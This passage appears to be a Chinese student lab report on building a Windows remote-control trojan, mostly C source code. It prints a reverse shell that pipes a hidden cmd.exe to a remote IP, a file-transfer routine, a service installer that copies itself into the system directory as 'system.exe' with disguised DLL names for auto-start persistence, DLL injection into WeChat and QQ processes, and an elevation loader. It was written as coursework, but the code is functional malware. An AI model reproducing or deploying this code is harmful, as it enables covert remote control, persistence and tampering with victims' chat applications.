        printf("File:\t%s Not Found!\n", file_name);
        mycommand.end = 1;
        send(Socket_, (char *)&mycommand, sizeof(command), 0);
```

```
    send(Socket_, (char *)&mycommand, sizeof(command), 0);
}
else
{
    int file_block_length = 0;
    int len = 0;
    while ((file_block_length = fread(mycommand.bank, sizeof(char), BUFFER_SIZE, fp)) > 0)
    {
        printf("file_block_length = %d\n", file_block_length);
        mycommand.file_block_length = file_block_length;
        len = file_block_length + len;
        if (len == mycommand.length)
        {
            mycommand.end = 1;
        }
        //printf("%d\n",seq)
        if (send(Socket_, (char *)&mycommand, sizeof(command), 0) <= 0)
        {
            printf("Send File:\t%s Failed!\n", file_name);
        }
```

```
        }
        //printf("cc %d\n",mycommand.seq);
        ZeroMemory(mycommand.bank, BUFFER_SIZE);

        printf("len %d\n", len);
    }
    fclose(fp);
    printf("File:\t%s Transfer Finished!\n", file_name);
}

//closesocket(Socket_);
return TRUE;
```

```
BOOL CmdShell(char *IP, unsigned short port)
{
    WSADATA wd;
    HKEY MyKey;
    SOCKET sock;
    STARTUPINFO si;
    PROCESS_INFORMATION pi;
    struct sockaddr_in sin;
    char buffer[MAX_PATH], cmd[MAX_PATH], *p;
    memset(&si, 0, sizeof(si));
    WSAStartup(MAKEWORD(1, 1), &wd);
    sock = WSASocket(PF_INET, SOCK_STREAM, IPPROTO_TCP, NULL, 0, 0);
    sin.sin_family = AF_INET;
    sin.sin_port = htons(port);
    sin.sin_addr.s_addr = inet_addr(IP);
    while (connect(sock, (struct sockaddr *)&sin, sizeof(sin)))
        Sleep(30000);
    si.cb = sizeof(si);
    si.dwFlags = STARTF_USESHOWWINDOW + STARTF_USESTDHANDLES;
    si.wShowWindow = SW_HIDE;
    si.hStdInput = si.hStdOutput = si.hStdError = (void *)sock;
    CreateProcess(NULL, "cmd.exe", NULL, NULL, TRUE, 0, 0, NULL, &si, &pi
    return TRUE;
}
```

假如 seq=6，就是文件从 controler 传输到被控端，拓展功能还没做（*–_–*）争取寒假把他做了。
假如 seq=7，就是 cmdshell 命令，这个代码参考老师给的木马编程代码，代码如上右。

6. service

a） 主要思路

导入库--创建服务函数--装载服务函数、卸载服务函数--远程注入函数

b） 导入库，定义相关参数

```
#include <stdio.h>
#include <winsock2.h>
#include <stdlib.h>
#include <iostream>
#include <string>

#include "dump.h"

#pragma comment(lib, "ws2_32.lib")
using namespace std;
```

```
#pragma comment(lib, "ws2_32.lib")
using namespace std;

void  WINAPI ServiceMain(DWORD,LPTSTR *);
void WINAPI ServiceCtrlHandler(DWORD Opcode)
BOOL  InstallCmdService();
void DelServices();
void  Usage(void);
//VOID WINAPI EXEBackMain (LPVOID s);
SERVICE_STATUS m_ServiceStatus;
SERVICE_STATUS_HANDLE m_ServiceStatusHandle;
BOOL bRunning=true;

#define WSAerron WSAGetLastError()
#define erron GetLastError()
```

c） 装载服务函数

主要思路：将自身复制到系统根目录下，将 DLL 复制到系统根目录下，并将自身与 system 服务建立联系
代码如下：

```
BOOL InstallCmdService()//安装服务函数
{
    char strDir[1024];
    char chSysPath[1024];
    SC_HANDLE schSCManager,schService;

    ZeroMemory(strDir,1024);
    ZeroMemory(chSysPath,1024);
    GetCurrentDirectory(1024,strDir);//取当前目录
    strcat(strDir,"\\RmoteConnectDll.dll");
    GetSystemDirectory(chSysPath,sizeof(chSysPath));//取系统目录
    strcat(chSysPath,"\\SysQnt.dll");
    if(CopyFile(strDir,chSysPath,FALSE))printf("Copy SysQnt.dll OK\n");
```

```
ZeroMemory(strDir,1024);
ZeroMemory(chSysPath,1024);
GetCurrentDirectory(1024,strDir);//取当前目录
strcat(strDir,"\\RmoteConnectDll.dll");
GetSystemDirectory(chSysPath,sizeof(chSysPath));//取系统目录
strcat(chSysPath,"\\SysWnt.dll");
if(CopyFile(strDir,chSysPath,FALSE))printf("Copy SysWnt.dll OK\n");

ZeroMemory(strDir,1024);
ZeroMemory(chSysPath,1024);
GetCurrentDirectory(1024,strDir);//取当前目录
GetModuleFileName(NULL,strDir,sizeof(strDir));
```

```
ZeroMemory(strDir,1024);
ZeroMemory(chSysPath,1024);
GetCurrentDirectory(1024,strDir);//取当前目录
GetModuleFileName(NULL,strDir,sizeof(strDir));
当前文件路径和文件名
GetSystemDirectory(chSysPath,sizeof(chSysPath));//取系统目录
strcat(chSysPath,"\\system.exe");
system.exe拼接到系统目录
if(CopyFile(strDir,chSysPath,FALSE))printf("Copy system.exe OK\n");
把当前服务程序复制到系统根目录为system.exe
```

```
strcpy(strDir,chSysPath);
schSCManager = OpenSCManager(NULL,NULL,SC_MANAGER_ALL_ACCESS);
if (schSCManager == NULL)
{
    printf("open scmanger failed,maybe you do not have the privilage to do this\n");
    return false;
}
LPCTSTR lpszBinaryPathName=strDir;
```

```
    schService = CreateService(schSCManager,
        "system",
        "system", //将服务的信息添加到SCM的数据库
        SERVICE_ALL_ACCESS, // desired access
        SERVICE_WIN32_OWN_PROCESS, // service type
        SERVICE_AUTO_START, // start type
        SERVICE_ERROR_NORMAL, // error control type
        lpszBinaryPathName, // service's binary
        NULL, // no load ordering group
        NULL, // no tag identifier
        NULL, // no dependencies
        NULL, // LocalSystem account
        NULL); // no password
        if (schService) printf("Install Service Success!\n");
        else
        return false;
        CloseServiceHandle(schService);
    return true;
}
```

d) 卸载服务函数

将服务从 SCM 数据库移除，代码如下：

```
void DelServices()
{
    char name[100];
    SC_HANDLE scm;
    SC_HANDLE service;
    SERVICE_STATUS status;
    strcpy(name,"system");
    if((scm=OpenSCManager(NULL,NULL,SC_MANAGER_CREATE_SERVICE))==NULL)
    {
        printf("OpenSCManager Error ");
    }
    service=OpenService(scm,name,SERVICE_ALL_ACCESS|DELETE);
    if (!service)
    {
        printf("OpenService error! ");
        return;
    }
```

```
BOOL isSuccess=QueryServiceStatus(service,&status);
if (!isSuccess)
{
    printf("QueryServiceStatus error! ");
    return;
}
if ( status.dwCurrentState!=SERVICE_STOPPED )
{
    isSuccess=ControlService(service,SERVICE_CONTROL_STOP,&status);
    if (!isSuccess )
        printf("Stop Service error! ");
    Sleep( 500 );
}
```

```
    isSuccess=DeleteService(service);
    if (!isSuccess)
        printf("Delete Service Fail!");
    else
        printf("Delete Service Success! ");
    CloseServiceHandle(service );
    CloseServiceHandle(scm);
}
```

e) 服务主函数

主函数是服务在运行时将要执行的功能，这里就嵌入远程注入 DLL 的功能，这里是循环注入 DLL，直到注入成功后才会停止注入。代码如下：

```
void WINAPI ServiceMain(DWORD dwArgc,LPTSTR *lpArgv)
//服务主函数
{
    m_ServiceStatus.dwServiceType = SERVICE_WIN32;
    m_ServiceStatus.dwCurrentState = SERVICE_START_PENDING;
    m_ServiceStatus.dwControlsAccepted = SERVICE_ACCEPT_STOP | SERVICE_ACCEPT_PAUSE_CONTINUE;
    m_ServiceStatus.dwWin32ExitCode = 0;
    m_ServiceStatus.dwServiceSpecificExitCode = 0;
    m_ServiceStatus.dwCheckPoint = 0;
    m_ServiceStatus.dwWaitHint = 0;
    m_ServiceStatusHandle = RegisterServiceCtrlHandler("system",ServiceCtrlHandler);
    if (m_ServiceStatusHandle == (SERVICE_STATUS_HANDLE)0)return;
    m_ServiceStatus.dwCurrentState = SERVICE_RUNNING;
//设置服务状态
    m_ServiceStatus.dwCheckPoint = 0;
    m_ServiceStatus.dwWaitHint = 0;
    //SERVICE_STATUS结构含有七个成员，它们反映服务的现行状态。
    //所有这些成员必须在这个结构被传递到SetServiceStatus之前正确的设置
   if( SetServiceStatus (m_ServiceStatusHandle, &m_ServiceStatus))
    bRunning=true;
```

```
char chSysPath1[1024];
char chSysPath2[1024];
ZeroMemory(chSysPath1,1024);
ZeroMemory(chSysPath2,1024);
if(dwArgc>1)
 {
     while(1)
     {
         if(dll(lpArgv[1],lpArgv[2]))
         {
             break;
         }
     }
 }else
 {
```

```
    GetSystemDirectory(chSysPath1,sizeof(chSysPath1));//取系统目录
    strcat(chSysPath1,"\\SysQnt.dll");
    GetSystemDirectory(chSysPath2,sizeof(chSysPath2));//取系统目录
    strcat(chSysPath2,"\\SysWnt.dll");
    while(1)
    {
        if(dll(chSysPath2,"WeChat.EXE"))
        {
            break;
        }
        if(dll(chSysPath1,"QQ.EXE"))
        {
            break;
        }
    }
}

return;
```

f) Dll(DLLPath，ProcessName)函数

这是我以前写的 DLL 注入函数，主要思路就是，遍历进程表，利用程序名获得其 PID，然后用 `CreateRemoteProcess` 函数注入 DLL 到远程进程。代码如下：

i. Dll 函数代码

```
if(EnableDebugPriv(SE_DEBUG_NAME))      //获取远程进程调试权限
{
    fprintf(stderr, "Add Privilege Failed!!\n");
    return 0;
}
//获取目标进程的PID
GetProcessIdByName(ProcessName,&id);
printf("%d\n",id);
if(id<1)
{
    printf("获取ID失败\n");
    return 0;
}
```

```
    //远程加载DLL
    //if(LoadRemoteDLL(id,"C:\\Documents and Setting
    if(LoadRemoteDLL(id,DllPath))
    {
        printf("远程进程DLL注入成功\n");
    }else
    {
        printf("远程DLL注入失败\n");
        return 0;
    }
    return 1;
}
```

ii. EnableDebugPriv 函数

```
int EnableDebugPriv(const char *name)
{
    HANDLE hToken;          //进程令牌句柄
    TOKEN_PRIVILEGES tp;    //TOKEN_PRIVILEGES结构体，其中包含一个【类型+操作】的权限数组
    LUID luid;              //上述结构体中的类型值

    //打开进程令牌环
    //GetCurrentProcess()获取当前进程的伪句柄，只会指向当前进程或者线程句柄，随时变化
    if (!OpenProcessToken(GetCurrentProcess(), TOKEN_ADJUST_PRIVILEGES|TOKEN_QUERY, &hToken))
    {
        fprintf(stderr,"OpenProcessToken error\n");
        return -1;
```

```
tp.PrivilegeCount = 1;                          //权限数组中只有一个"元素"
tp.Privileges[0].Attributes = SE_PRIVILEGE_ENABLED;  //权限操作
tp.Privileges[0].Luid = luid;                   //权限类型

//调整进程权限
if (!AdjustTokenPrivileges(hToken, 0, &tp, sizeof(TOKEN_PRIVILEGES), NULL, NULL))
{
    fprintf(stderr,"AdjustTokenPrivileges error!\n");
    return -1;
}

return 0;
```

iii. GetProcessIdByName 函数，传入进程名，返回 PID

```
BOOL GetProcessIdByName(LPSTR szProcessName, LPDWORD lpPID)
{
    PROCESSENTRY32 ps;
    HANDLE hSnapshot;
    BOOL bProcess;

    //快照进程信息的一个结构体，分配内存空间
    ZeroMemory(&ps,sizeof(PROCESSENTRY32));
    ps.dwSize = sizeof(PROCESSENTRY32);

    //建立进程链的快照
    hSnapshot = CreateToolhelp32Snapshot(TH32CS_SNAPPROCESS,0);
    if(hSnapshot == INVALID_HANDLE_VALUE)
    {
        return FALSE;
    }
    //获取第一个进程的信息
    bProcess=Process32First(hSnapshot,&ps);
    while(bProcess)
    {
        if(lstrcmpi(ps.szExeFile,szProcessName)==0)
        {
            *lpPID= ps.th32ProcessID;
            CloseHandle(hSnapshot);
            return TRUE;
        }
        //循环跳到下一个进程
        bProcess=Process32Next(hSnapshot,&ps);
    }
    CloseHandle(hSnapshot);

    return FALSE;
}
```

iv. LoadRemoteDLL 函数，传入 PID 和 DLLPath，进行远程注入.

```
BOOL bReasult = FALSE;
HANDLE hProcess = NULL;
HANDLE hThread = NULL;
PSTR psszLibFileRemote = NULL;
DWORD PathLength;
PTHREAD_START_ROUTINE pfnThreadRtn;
__try
{
    //获得目标进程的句柄
    hProcess = OpenProcess(PROCESS_ALL_ACCESS, FALSE, dwProcessId);
    if(hProcess == NULL)
    {
        printf("获得目标进程句柄失败\n");
        __leave;
    }

    //获得加载DLL路径的长度
    PathLength = 1 + lstrlen(lpszLibPath);
    printf("PathLength:%d ******\n",PathLength);
    printf("%s",lpszLibPath);
    psszLibFileRemote = (PSTR)VirtualAllocEx(hProcess,NULL,PathLength,MEM_COMMIT,PAGE_READWRITE);
    if(psszLibFileRemote == NULL)
    {
        printf("为DLL路径分配内存空间失败\n");
        __leave;
    }

    //将DLL的路径名复制到远程进程的内存空间
    if(!WriteProcessMemory(hProcess,(LPVOID)psszLibFileRemote,(LPVOID)lpszLibPath,PathLength,NULL))
    {
        printf("将DLL的路径名复制到远程进程的内存空间出错\n");
        __leave;
    }
```

```
//获得LoadLibraryA在Kernel32中的真正地址
pfnThreadRtn = (PTHREAD_START_ROUTINE)GetProcAddress(GetModuleHandle(TEXT("Kernel32")), TEXT("LoadLibraryA
if(pfnThreadRtn ==NULL )
{
    printf("获得LoadLibraryA在Kernel32中的真正地址失败\n");
    __leave;
}
```

```
//创建远程线程并通过远程线程调用DLL文件
hThread = CreateRemoteThread(hProcess,NULL,0,pfnThreadRtn,(LPVOID)psszLibFileRemote,0,NULL);
if(hThread == NULL)
{
    printf("远程线程创建失败\n");
    __leave;
}
```

```
    //等待远程线程终止
    WaitForSingleObject(hThread,INFINITE);
    bReasult = TRUE;

}
__finally
{
    //关闭句柄
    if(psszLibFileRemote != NULL)
    {
        VirtualFreeEx(hProcess,(LPVOID)psszLibFileRemote,0,MEM_RELEASE);
    }
    if(hThread != NULL)
    {
        CloseHandle(hThread);
    }
    if(hProcess != NULL)
    {
        CloseHandle(hProcess);
    }
}

return bReasult;
```

7. Loader

a) 主要思路

获取管理员权限，利用 system 和 sc 命令加载服务，这里假设诱导（被攻击者同意）。

代码如下：


```
int main(int argc,char *argv[])
{
    if(argc == 1)
    {
       ShowWindow(GetConsoleWindow(), SW_SHOW);
       ManagerRun(argv[0],"2");
       return 1;
    }else if(argc == 2)
    {
    printf("hello\n");
    system("service.exe -i");
    //system("C:\\Users\\louis\\Desktop\\component2\\service\\Debug\\07_3.exe -r");
    Sleep(10000);
    system("sc start system ");// you can input dllpath and processname for it can do your goal
    }
    return 0;
}
```

```
VOID ManagerRun(LPCSTR exe,LPCSTR param,INT nShow)
{
 SHELLEXECUTEINFO ShExecInfo;
 ShExecInfo.cbSize = sizeof(SHELLEXECUTEINFO);
 ShExecInfo.fMask = SEE_MASK_NOCLOSEPROCESS ;
 ShExecInfo.hwnd = NULL;
 ShExecInfo.lpVerb = "runas";
 ShExecInfo.lpFile = exe;
 ShExecInfo.lpParameters = param;
 ShExecInfo.lpDirectory = NULL;
 ShExecInfo.nShow = nShow;
 ShExecInfo.hInstApp = NULL;
 BOOL ret = ShellExecuteEx(&ShExecInfo);
 CloseHandle(ShExecInfo.hProcess);
 return;
}
```


8. 实验截图


a) A 环境下，win10 被控制端，winXP 是 controler


i. 接收到连接，目录遍历




ii. 截图命令 等于文件传输










iii. 文件传输，在 system 同目录下有一 txt 文件，我传了两遍所以有两次。








iv. Cmdshell 传到云主机，win10 的根目录




v. Service 被加载为服务

b) B 环境下，这个环境下，文件传输有问题，因为在公网上很有丢包的可能，而我没做重传的接受处理，所以这个不演示了，只演示连接、cmdshell、和截图


i. controler 开启 frpc，win10 既是被控制端也是 controler。




ii. 开启监听

